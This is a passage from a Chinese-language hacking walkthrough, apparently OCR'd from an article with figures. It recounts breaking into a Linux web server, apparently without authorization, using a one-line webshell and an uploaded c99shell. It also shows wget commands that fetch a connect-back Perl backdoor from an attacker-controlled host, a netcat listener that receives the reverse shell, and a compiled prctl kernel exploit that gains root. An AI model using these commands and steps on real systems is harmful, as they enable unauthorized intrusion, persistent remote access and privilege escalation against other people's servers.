


图1

拿出lanker写的ASP&PHP一句话木马客户端连接我们可爱的小木马，如图4所示，我们就成功地拿




图2




图3




图4

到了一个WebShell了。但是这样的WebShell毕竟很难受，再利用lanker的客户端上传一个大马上去吧。我们先得到Web的路径为"/home3/s9246071/public_html/blog/cache"，有了路径就可以用上传功能了，上传一个c99shell木马，成功后访问它，如图5所示，这台机器真不错啊，竟有602G的硬盘容




图5

量！我习惯性地看了看自己的权限，在Command execute里面输入"id;uname a"得到了以下的结果：uid=30(wwwrun) gid=8(www) groups=8(www) Linux www 2.6.5-7.257-bigsmp #1 SMP Mon May 15 14:14:14 UTC 2006 i686 i686 i386 GNU/Linux，内核是2.6.5版的，操作系统是SuSe9.0。

虽然我们已经有了WebShell，但这还不够，我们要运行本地的提权工具就必须拿到一个本地的Shell才可以。在命令里输入"cat /etc/passwd"可以得到一些用户，可以利用流光试一下看看有没有弱智的用户，当然我是不会这样的浪费时间的，而是直接用comeback后门，让服务器连接到我自己的机器上。首先把comeback后门上传到我的空间http://cnbird.ifastnet.com/comeback.pl，然后在WebShell里执行命令"wget http://cnbird.ifastnet.com/comeback.pl -P /tmp"，意思是把comeback.pl下载到"/tmp"目录下。了解Unix的朋友都应该知道，"/tmp"目录的权限是可读可写的。如图6所示，我们已经把comeback后门成功上传了，下面在WebShell下执行吧！输入命令"perl /tmp/comeback.pl"，结果为"Connect Back Backdoor by Ch3m0nZ - Satanic Souls Alvo: /tmp/comeback.pl [Host] <Port>"，这条命令是告诉我们后门的具体利用方法。先看一下我自己的IP地址，然后用NC绑定一个端口就OK了。我本机的IP地址是121.16.23.25，在CMD输入"nc.exe -vv -l -p 12345"，意思是在本地开一个12345端口，让远程机器通过这个端口来连接。再回到WebShell里执行"perl/tmp/comeback.pl 121.16.23.25 12345"，如图7所示，NC已经有反应了，我们就可以在这里执行Shell了，嘿嘿。为了让这个Shell更直观一些，我直接输入"bash i"，然后再输入以下的基本命令：




图6




图7

who、w、ls和pwd，这些命令的意义，不懂的朋友可以用Google查找。

这样我们就得到了一个Shell了，接下来要做的事就是提权了。Linux有一个PCTRL的本地溢出漏洞，我们就先看一下漏洞描述吧！Linux Kernel的prctl()调用在处理Core Dump时存在漏洞，本地攻击者可能利用此漏洞提升自己的权限。prctl()调用允许未授权进程设置PR_SET_DUMPABLE=2，因此当发生段错误时产生的Core文件将被Root用户拥有。本地用户可以创建恶意程序，将Core文件Dump到正常情况下无权写入的目录中，这可能导致拒绝服务或获得Root权限。我们到Google搜索这个漏洞的EXP，很快就找到了利用程序prtcl.c，把它放到本地架设的服务器上。在Shell里执行命令"wget http://121.16.23.25/prtcl2.c"，就可以成功上传到服务器了，下面开始编译执行吧。由于这个漏洞程序需要静态的编译，所以执行命令"gcc prtcl2.c -o local -static Wall"，编译成功后，我们输入wwwrun@www:/tmp>./local，程序就开始执行了，等待1分钟左右的时间，输入命令"id"，可以发现这个时候我们已经是Root权限了，如图8所示。


